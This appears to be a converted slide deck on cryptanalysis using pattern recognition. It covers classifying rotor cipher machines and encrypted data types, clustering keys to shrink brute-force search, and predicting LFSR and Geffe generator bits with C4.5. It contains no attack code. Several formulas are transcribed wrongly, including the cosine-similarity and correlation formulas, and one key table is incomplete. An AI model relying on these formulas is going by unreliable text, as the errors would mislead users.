
| System | Hebern | Enigma | Typex | Hebern | Enigma | Typex |
|-----------|--------|--------|-------|--------|--------|-------|
| 1. Hebern | 68 | 20 | 12 | 20 | 25 | 05 |
| 2. Enigma | 24 | 32 | 44 | 18 | 12 | 20 |
| 3. Typex | 24 | 18 | 58 | 16 | 8 | 26 |

DECISION FUSION APPROACH: (General Scheme)

We consider subspace of representation for patterns and allow a single classifier to take decision about class memberships.

Convert soft decisions p_{ij} into hard decisions Δ_{ij} , by allocating one class w_j to the pattern X

$$\Delta_{ij} = \begin{cases} 1 & \text{if } p_{ij} = \max_{k=1}^m p_{ik} \\ 0 & \text{otherwise} \end{cases}$$



The pattern X gets its class membership in class w_i if a predefined function f gives optimum value for class w_i i.e.

$$f(p_{1i}, p_{2i}, \dots, p_{Mi}) > f(p_{1j}, p_{2j}, \dots, p_{Mj}), \quad \forall j \neq i$$

Proposed Scheme:

We consider **subspace of representation** for patterns and allow a **single classifier** to take decision about class memberships.

Convert soft decisions p_{ij} into hard decisions Δ_{ij} , by allocating one class w_j to the pattern X

$$\Delta_{ij} = \begin{cases} 1 & \text{if } p_{ij} = \max_{k=1}^m p_{ik} \\ 0 & \text{otherwise} \end{cases}$$

Soft Decision

| Classifier C | Classes | | | |
|----------------------|----------|----------|-----|----------|
| | w_1 | w_2 | --- | w_m |
| Representation X_1 | p_{11} | p_{12} | --- | p_{1m} |
| Representation X_2 | p_{21} | p_{22} | --- | p_{2m} |
| | | | --- | |
| Representation X_r | p_{r1} | p_{r2} | --- | p_{rm} |

Hard Decision

| Classifier C | Classes | | | |
|----------------------|---------------|---------------|-----|---------------|
| | w_1 | w_2 | --- | w_m |
| Representation X_1 | Δ_{11} | Δ_{12} | --- | Δ_{1m} |
| Representation X_2 | Δ_{21} | Δ_{22} | --- | Δ_{2m} |
| | | | --- | |
| Representation X_r | Δ_{r1} | Δ_{r2} | --- | Δ_{rm} |

RESULTS ON LEARNING DATA

| % Classification: Linear discriminant | Representation: '50a' | | |
|---------------------------------------|-----------------------|------------------|----------------|
| | Encrypted Scene | Encrypted Speech | Encrypted Text |
| Encrypted Scene | <u>82.67</u> | 9.33 | 10 |
| Encrypted Speech | 16.67 | <u>80</u> | 3.33 |
| Encrypted Text | 13.33 | 8.67 | <u>78</u> |

| % Classification: Perceptron Algorithm | Representation: '60a' | | |
|--|-----------------------|------------------|----------------|
| | Encrypted Scene | Encrypted Speech | Encrypted Text |
| Encrypted Scene | <u>98</u> | 0 | 2 |
| Encrypted Speech | 1 | <u>97</u> | 2 |
| Encrypted Text | 0.67 | 0 | <u>99.33</u> |

| % classification: Maximum Likeli- hood | Representation: '70a' | | |
|--|-----------------------|------------------|----------------|
| | Encrypted Scene | Encrypted Speech | Encrypted Text |
| Encrypted Scene | <u>97.33</u> | 1.33 | 1.33 |
| Encrypted Speech | 1 | <u>97</u> | 2 |
| Encrypted Text | 0 | 4.67 | <u>95.33</u> |

| % Classification | Proposed Approach | | | |
|------------------|-------------------|------------------|----------------|----------|
| | Encrypted Scene | Encrypted Speech | Encrypted Text | Rejected |
| Encrypted Scene | <u>96</u> | 0 | 0 | 4 |
| Encrypted Speech | 0 | <u>98.67</u> | 0 | 1.33 |
| Encrypted Text | 0 | 0 | <u>96</u> | 4 |

RESULTS ON TEST DATA

| % Classification: Linear Discriminant | Representation: '7na' | | |
|---------------------------------------|-----------------------|------------------|----------------|
| | Encrypted Scene | Encrypted Speech | Encrypted Text |
| Encrypted Scene | <u>66.67</u> | 20.67 | 12.67 |
| Encrypted Speech | 21.33 | <u>55.33</u> | 23.33 |
| Encrypted Text | 20.67 | 20 | <u>59.33</u> |

| % Classification :Perceptron | Representation: '5np' | | |
|------------------------------|-----------------------|------------------|----------------|
| | Encrypted Scene | Encrypted Speech | Encrypted Text |
| Encrypted Scene | <u>51.33</u> | 25.33 | 23.33 |
| Encrypted Speech | 24.67 | <u>47.33</u> | 28 |
| Encrypted Text | 28 | 26.67 | <u>45.33</u> |

| % Classification: Maximum Likelihood | Representation: '7np' | | |
|--------------------------------------|-----------------------|------------------|----------------|
| | Encrypted Scene | Encrypted Speech | Encrypted Text |
| Encrypted Scene | <u>66.67</u> | 16.67 | 16.67 |
| Encrypted Speech | 16.67 | <u>64.67</u> | 18.67 |
| Encrypted Text | 20 | 16 | <u>64</u> |

| % Classification | Proposed Approach | | | |
|------------------|-------------------|------------------|----------------|----------|
| | Encrypted Scene | Encrypted Speech | Encrypted Text | Rejected |
| Encrypted Scene | <u>62.67</u> | 12.67 | 12 | 12.67 |
| Encrypted Speech | 8 | <u>60</u> | 11.33 | 20.67 |
| Encrypted Text | 14.67 | 10.67 | <u>59.33</u> | 15.33 |

KEY SPACE REDUCTION (AVOID BRUTE FORCE SEARCH)

- If K Exceeds T , Then Many Key Provide The Same Cipher text (Equivalent Keys).
- Possibility of Equivalent Keys Is Not Ruled Out Even If $K < T$
- Only $K \ll T$ Ensures Of Reducing The Likely Hood Of Equivalent Class Of Keys.
- In spite Of The Above Rule, key Space For Any Cryptosystem Is Very Large For Brute Force Search.

KEY SPACE REDUCTION:- Divide the key Space “ K ” in such a way that

$$K_1 \cup K_2 \cup \dots \cup K_N = K$$
$$K_i \cap K_j = \emptyset \quad \forall i \neq j$$

In General the KEY SPACE $\cong 10^{20}$ OR ABOVE

Division of key space is based on keys parameter and mathematical similarity(Proximity Measure) between them.

KEY SPACE REDUCTION: MECHANISM

Once the system is identified the next step is to reduce the Key-space for search of solution through clustering technique

KEY CLUSTERING

From an Identified Cryptosystem select


- ❖ A specified set of keys $\approx k_i$
- ❖ From each k_i get prespecified number of cipher text $\approx C_j$
- ❖ Get the mean key representation :

$$\approx \bar{k}_i = \frac{1}{N} \sum_{j=1}^d C_j \quad j=1,2,\dots,d$$

Each Key now represented as a pattern in key pattern space

- ❖ Define method for associating most resembled keys, for which Proximity Measures are needed


Create Subset of Keys



$$S_1 \cup S_2 \cup \dots \cup S_k = K$$
$$S_i \cap S_j = \emptyset \quad \forall i \neq j$$

Directed Search Of Keys

Start



End: Solution

PROBLEM OF KEY SPACE REDUCTION: Create Subset of keys for entire key Space: We have to use variety of Encryption on the same key to capture key level statistics. From an Identified Cryptosystem select

A specified set of keys $\approx k_i$
From each k_i get cipher text $\approx C_j$
Get the mean key representation

$$\approx \bar{k}_i = \frac{1}{N} \sum_{j=1}^d C_j \quad j = 1, 2, \dots, d$$

PROXIMITY MEASURE ARE OF TWO TYPES:

- a) Similarity measures : $S_{ij} (X,Y)$
- b) Dissimilarity measure: $d_{ij} (X,Y)$

The essential difference between these two are :

- i) Similarity measures S_{ij} always assumes values between 0 and 1 where as dissimilarity measures d_{ij} can take any real value.
- ii) Conversion of d_{ij} to S_{ij} is quite simple but reverse process is difficult

SIMILARITY MEASURE: ANGLE BETWEEN TWO VECTORS:-

$$\bar{X} = \frac{1}{m} \sum_{i=1}^m x_i \quad \text{and} \quad \bar{Y} = \frac{1}{m} \sum_{i=1}^m y_i$$

$$A(XY) = \cos \alpha = \frac{x^T y}{|x||y|} = \frac{\sum_{i=1}^m x_i y_i}{\left(\left[\sum_{i=1}^m x_i^2 \right] \left[\sum_{i=1}^m y_i^2 \right] \right)}$$

Product Moment Correlation Coefficient :-

$$x = [(x_1 - \bar{x}), (x_2 - \bar{x}), \dots, (x_m - \bar{x})]$$

$$y = [(y_1 - \bar{y}), (y_2 - \bar{y}), \dots, (y_m - \bar{y})]$$

$$r(x,y) = \frac{COV(x,y)}{[VAR(x)VAR(y)]^{1/2}} = \frac{\sum_{i=1}^m (x_i - \bar{x})(y_i - \bar{y})}{\left\{ \left[\sum_{i=1}^m (x_i - \bar{x}) \right]^2 \left[\sum_{i=1}^m (y_i - \bar{y}) \right]^2 \right\}^{1/2}}$$

DISSIMILARITY MEASURES OR DISTANCE MEASURES

Let x, y and z be any three points in measurement space E . Then a distance function D is a metric iff:

- i) $D(x, y) = 0$ iff $x = y$
- ii) $D(x, y) \geq 0$ $\forall x$ and $y \in E$
- iii) $D(x, y) = D(y, x)$ $\forall x$, and $y \in E$
- iv) $D(x, y) \leq D(x, z) + D(y, z)$ $\forall x, y, z \in E$

A metric satisfying first three property is called semi –metric & if

$D(x, y) \leq \max \{ D(x, z), D(y, z) \}$ Then it is called an ultra-metric

Similarity measures

- **Angle between vectors**
- **P.M.C.C**
- **Chi-Square**
- **Ekman and Eiser**
- **Angle Between Vectors (for Binary)**
- **P.M.C.C. (for Binary)**
- **Dice (for Binary)**
- **Russell and Rao (for Binary)**
- **Simple Match (for Binary)**
- **Jaccard (for Binary)**
- **Kulczncky (for Binary)**

Dissimilarity Measures

- **Euclidean Distance**
- **Weighted Euclidean**
- **City Block Distance**
- **Chevy Cheb. Distance**
- **Lance and William**
- **Mahalanobis Distance**
- **Bhattacharya Distance**

MOVING CENTER ALGORITHM

Step 1 :- Let ND- data patterns characterized by NV- feature are to be partitioned into NC- classes. Obtain NC- provisional cluster centres

$$C_1^0, \quad C_2^0, \quad \dots, C_i^0, \quad \dots, C_{NC}^0$$

Step 2 :- Assign all the ND- patterns to the cluster domain of C_i^0 's $\{ i = 1, 2, \dots, NC \}$ cluster centres and get a partition

$$O_1^0, O_2^0, \dots, O_i^0, \dots, O_{NC}^0.$$

Step 3 :- Using centre of gravity of the partitions created above, compute new centres

$$C_1^1, \quad C_2^1, \quad \dots, C_i^1, \quad \dots, C_{NC}^1$$

which will create new partitions,

$$O_1^1, O_2^1, \dots, O_i^1, \dots, O_{NC}^1$$

Step k :- NC new cluster centres

$$C_1^k, \quad C_2^k, \quad \dots, C_i^k, \quad \dots, C_{NC}^k$$

are determined by using centre of gravity of partitions

$$O_1^{k-1}, O_2^{k-1}, \dots, O_i^{k-1}, \dots, O_{NC}^{k-1}$$

These new centres will create a new partition of ND- data patterns

$$O_1^k, O_2^k, \dots, O_i^k, \dots, O_{NC}^k$$

The algorithm stops after kth iterations if

- a). The partitions O_i^{k-1} and O_i^k are same i.e. C_i^{k-1} and C_i^k are identical. **or**
- b). Within cluster scatter where NC is the number of clusters, and C_i^k is the centre of O_i^k th partition, stops decreasing significantly. **or**
- c). When a previously established maximum number of iterations is reached.

CLUSTER ALGORITHM

| | | |
|-------|---|---|
| MCA | : | Moving Centroid Algorithm |
| ASCA | : | Automatic And Stable Clustering Algorithm |
| MASCA | : | Modified ASCA |
| BTCL | : | Bootstrap Clustering |
| KCLUS | : | Key Clustering |

ALGORITHM : M-ASCA

- STEP 1 : GENERATE GAUSSIAN NOISE
- STEP 2 : ADD 5 % NOISE TO THE KNOWN DATA
- STEP 3 : APPLY ASCA FOR CLUSTER FORMATION
- STEP 4 : COMPARE THE RESULTS : IF THERE IS NO CHANGE IN CLUSTER FORMATION GOTO STEP 5 : OTHERWISE STOP
- STEP 5 : INCREASE THE LEVEL OF NOISE TO ANOTHER 5% AND REPEAT STEP 2 TO STEP 4

RESULTS:

ASCA WAS FOUND TO BE ROBUST UPTO **20% LEVEL** OF NOISE.
AFTER **20%** IT STARTS GIVING MISCLASSIFICATION
BEYOND **30%** CLUSTER FORMATION IS ERRANEOUS

ALGORITHM: KCLUS

STEP 1 :DEFINE PARAMETERS :

NK → NUMBER OF KEYS

NMK → NUMBER OF MESSAGE / KEY

ND → NUMBER OF PATTERNS

ML → MESSAGE LENGTH

NA → NUMBER OF ALPHABET INVOLVED IN ENCRYPTION

NV → NUMBER OF FEATURES EXTRACTED

STEP 2 :CALL ANY ONE OF THE FEATURE EXTRACTION SUBROUTINE FOR
ALPHANUMERIC DATA: PCNF, ADV, CDV, HGFV & RUN
FOR BINARY TEXT : N-GRAMS, Delay gram or Mean distance Vector

STEP 3 :SELECT CLUSTERING PROCEDURES
MCA ,ASCA, BTCL ISODAT or ANY OTHER SUITABLE ALGORITHM

STEP 4 :VERIFICATION OF CLUSTERS FORMED

STEP 5 :RESULTS AND CONCLUSIONS (Subjective)

NOTE :A. IF THE RESULTS ARE NOT SATISFACTORY REPEAT STEP 2 & 3
WITH NEW FEATURES & CLUSTERING ALGO.

B. FOR MESSAGES CLUSTERING PARAMETERS **NK** IS NOT
REQUIRED AND **NMK** IS SIMPLY NUMBER OF MESSAGES

16-KEY PROBLEM: TYPEX

| | R4 | R5 | PB | WS |
|-----|----|----|----|----|
| k1 | 1 | 1 | 1 | 1 |
| k2 | 1 | 1 | 1 | 2 |
| K3 | 1 | 1 | 2 | 1 |
| K4 | 1 | 1 | 2 | 2 |
| K5 | 1 | 2 | 1 | 1 |
| K6 | 1 | 2 | 1 | 2 |
| K7 | 1 | 2 | 2 | 1 |
| K8 | 1 | 2 | 2 | 2 |
| K9 | 2 | 1 | 1 | 1 |
| K10 | 2 | 1 | 1 | 2 |
| K11 | 2 | 1 | 2 | 1 |
| K12 | 2 | 1 | 2 | 2 |
| K13 | 2 | 2 | 1 | 1 |
| K14 | 2 | 2 | 1 | 2 |
| K15 | 2 | 2 | 2 | 1 |
| | | | | |

RESULTS OF KEY CLUSTERING STUDY OF TYPEX

| LAG 1 | | | LAG 1 | | | |
|-------------------|--------------------|--------------------|-----------------------------|-------------------|--------------------|--------------------|
| C.D.V
CLUSTERS | TYPE1 | DECISION
FACTOR | | M.D.V
CLUSTERS | TYPE1 | DECISION
FACTOR |
| CL1 | K4,K7,K11,K15,K16 | P.B | SINGLE
PASS | CL1 | K1,K2,K5,K9,K13 | P.B |
| CL2 | K2,K6,K9 | P.B | | CL2 | K8,K11,K15 | P.B |
| CL3 | K1,K3,K5,K13 | W.S | | CL3 | K4,K10,K12,K14,K16 | W.S |
| CL4 | K8,K10,K12,K14 | W.S | | CL4 | K3,K5,K13 | W.S |
| | | | | | | |
| CL1 | K4, K7,K11,K15,K16 | P.B | AFTER
STABILI-
ZATION | CL1 | K1,K2,K5,K6,K9,K13 | P.B |
| CL2 | K2,K4 | W.S | | CL2 | K3,K8,K11,K14,K15 | P.B |
| CL3 | K1,K6,K9,K10,K13 | P.B | | CL3 | K4,K12,K16 | W.S |
| CL4 | K5,K8,K12,K14 | W.S | | CL4 | K7,K13 | W.S |

27-KEY PROBLEM: TYPEX

| ROTOR | k1 | k2 | k3 | k4 | k5 | k6 | k7 | k8 | k9 |
|---------|-----|-----|-----|-----|-----|-----|-----|-----|-----|
| Rotar 2 | 1 | 1 | 1 | 1 | 1 | 1 | 1 | 1 | 1 |
| Rotar3 | 1 | 1 | 1 | 2 | 2 | 2 | 3 | 3 | 3 |
| Rotar 4 | 1 | 2 | 3 | 1 | 2 | 3 | 1 | 2 | 3 |
| ROTOR | k10 | k11 | k12 | k13 | K14 | k15 | k16 | k17 | k18 |
| Rotar 2 | 2 | 2 | 2 | 2 | 2 | 2 | 2 | 2 | 2 |
| Rotar3 | 1 | 1 | 1 | 2 | 2 | 2 | 3 | 3 | 3 |
| Rotar 4 | 1 | 2 | 3 | 1 | 2 | 3 | 1 | 2 | 3 |
| ROTOR | k19 | k20 | k21 | k22 | K23 | k24 | k25 | k26 | k27 |
| Rotar 2 | 2 | 2 | 2 | 2 | 2 | 2 | 2 | 2 | 2 |
| Rotar3 | 1 | 1 | 1 | 2 | 2 | 2 | 3 | 3 | 3 |
| Rotar 4 | 1 | 2 | 3 | 1 | 2 | 3 | 1 | 2 | 3 |

| Features | CI1 | CI2 | CI3 | Class. Rate | % of Correctness |
|----------|-----|-----|-----|-------------|------------------|
|----------|-----|-----|-----|-------------|------------------|

DTYPE 4

| | | | | | |
|----------------|---|---|---|-------|--------|
| Freq. Vector % | 7 | 6 | 8 | 21/27 | 77.7% |
| MOD.D.Vector | 8 | 6 | 6 | 20/27 | 74.07% |
| CIR.D.Vector | 8 | 6 | 4 | 18/27 | 66.66% |

DTYPE 5

| | | | | | |
|---------------|---|---|---|-------|--------|
| Freq.Vector % | 6 | 4 | 5 | 15/27 | 55.55% |
| MOD.D.Vector | 6 | 6 | 6 | 18/27 | 66.66% |
| CIR.D.Vector | 8 | 8 | 5 | 21/27 | 77.7% |

DTYPE 6

| | | | | | |
|---------------|---|---|---|-------|--------|
| Freq.Vector % | 7 | 6 | 6 | 19/27 | 70.34% |
| MOD.D.Vector | 6 | 6 | 6 | 18/27 | 66.66% |
| CIRD.Vector | 6 | 6 | 6 | 18/27 | 66.66% |

Classificatory and Next bit prediction of pseudo random sequences using C4.5 and other inductive algorithm


LINEAR FEED BACK SHIFT REGISTER OF: L=4

The **connective** poly is primitive Polynomial over GF(2) of deg. 4.

Say $f(x) = 1 + x + x^4$

Seed point 0110


| t | x_3^4 | x_2^3 | x_1^2 | x_0^1 |
|----|---------|---------|---------|---------|
| 0 | 0 | 1 | 1 | 0 |
| 1 | 0 | 0 | 1 | 1 |
| 2 | 1 | 0 | 0 | 1 |
| 3 | 0 | 1 | 0 | 0 |
| 4 | 0 | 0 | 1 | 0 |
| 5 | 0 | 0 | 0 | 1 |
| 6 | 1 | 0 | 0 | 0 |
| 7 | 1 | 1 | 0 | 0 |
| 8 | 1 | 1 | 1 | 0 |
| 9 | 1 | 1 | 1 | 1 |
| 10 | 0 | 1 | 1 | 1 |
| 11 | 1 | 0 | 1 | 1 |
| 12 | 0 | 1 | 0 | 1 |
| 13 | 1 | 0 | 1 | 0 |
| 14 | 1 | 1 | 0 | 1 |



Output Sequence (Key stream) is 011001000111101 and period is $2^L - 1 = 15$

GEFFE GENERATOR

If the function is non-linear in nature the generator is called non-linear feedback shift register. The design of the above said is as under



Key bit stream (K_i) and the plain text converted to bitstream (p_i) are XORed to get the cipher bit C_i^M . The key bit stream k_i have been taken from the above generator as described below.

$$K = \begin{cases} b_i^1 & \text{if } b_j^3 = 0 \\ b_i^2 & \text{if } b_i^3 = 1 \end{cases}$$

$$C_i^M = P_i^M \oplus k_i$$

Randomness and Predictability

Next bit function

Given a prefix of a sequence, can we predict the next bit with better than $\frac{1}{2}$ i.e. Chance probability?

Randomness and Distinguishability

Given two sequences generated by two random processes, can we distinguish them with good probability?

NEXT BIT PREDICTION

AIM:

Cryptographically secure PRBG sequence must be unpredictable

- To Develop a Predictor, Which may lead to “a True or mimicking generator”

Given any amount of previous output an adversary should not predict Next bits with more than chance probability


- Using Prediction Accuracy as an Evaluation Parameter for Stream crypto Primitives.

Model Developed:

Classificatory Next bit prediction and True Next bit prediction models are developed ML & inductive algorithms

- 1) Naïve Bayes
- 2) A.O.D.E (Average One Dependent Estimator)
- 3) **C4.5**
- 4) Multi Layer Perceptron

Next Bit Prediction Problem



Time Series Analysis

- ◆ Dependent on a certain time increment (e.g. weather data, stock market etc) – *time ordered data*
- ◆ Aggregated with an appropriate time interval, yielding a large volume of equally spaced *time series* data
- ◆ A time series typically can be represented by the N values .
$$y(1), y(2), \dots y(N)$$

By prediction we mean to find the future values .

$$y(N + 1), y(N + 2), \dots$$

Classificatory Prediction

Pseudo-random sequence b^1, b^2, \dots, b^n generated by a PRBG, then a next bit predictor should compute the P_{n+1}^{th} bit given the previous ones with probability greater than $\frac{1}{2}$ without knowing the particular set of parameters which are used by the PRBG.

◆ Classificatory Prediction

◆ Next bit prediction

Methodology Adopted

Block size (b), training pattern (P_i) associated with a class label ($CL \rightarrow 0$ or 1)

$$\begin{array}{ll} P_1 = p_1, p_2, p_3 \dots p_b & CL \rightarrow p_{b+1} \\ P_2 = p_2, p_3, p_4 \dots p_{b+1} & CL \rightarrow p_{b+2} \\ \vdots & \\ P_{n-b} = p_{n-b}, p_{n-b+1}, \dots p_{n-1} & CL \rightarrow p_n \end{array} \left. \vphantom{\begin{array}{l} P_1 \\ P_2 \\ \vdots \\ P_{n-b} \end{array}} \right\} \begin{array}{l} \text{Out of } n-b \text{ patterns } \alpha \text{ number of} \\ \text{patterns will be used for learning} \\ \text{(training the C4.5 network) and the} \\ \text{remaining patterns will be used to test /} \\ \text{predict } (n-b-\alpha) \end{array}$$

Size of the training data set should be that much so as to capture maximum regularities and extract generalizable conclusions

Next bit Prediction

In theoretical model, at one time, previous $i-1$ bits are needed to predict the i^{th} bit

Once appropriate numbers of patterns are given to the C4.5 inductive algorithm, and it has generated decision trees and rules out of that, it can be used for next bit prediction

In actual practice, we do not have full pseudo-random sequence with us and a cryptanalyst may like know what shall be future predicts of this PRBG

We used the above algorithm to predict next bits of different LFSR and combination of LFSR's for Geffe generator. In both of the categories we could predict the last 50 bits correctly. These initial findings are quite encouraging. The full automation of the software is in progress and we hope to get more better and accurate next bit prediction in future

- ◆ Linear Feedback Shift Register (LFSR)

- ◆ Geffe Generator

LFSR

- ◆ Various LFSR's from degree 10-100

- ◆ Classificatory prediction in two-dimensional manner as

 - ▶ Minimum block size required to learn correctly from the pattern space

 - ▶ How many bits are needed to learn from the pattern space

- ◆ 99% of the pattern space for learning and the remaining 1% for testing

- ◆ Hernandez et al claimed , the larger the block size, the better the prediction.

They presented a value of frame length equal to $10 * \log(n)$ to distinguish an unpredictable source from a predictable one

Complete Solution of LFSR

LFSR $x^{10} \oplus x^3 \oplus 1$

frame length $i = 10$ it means 11th bit will be class bit.

Rules Generated

If bit at position 1 is 0 and bit at position 8 is 1 then class label is 1

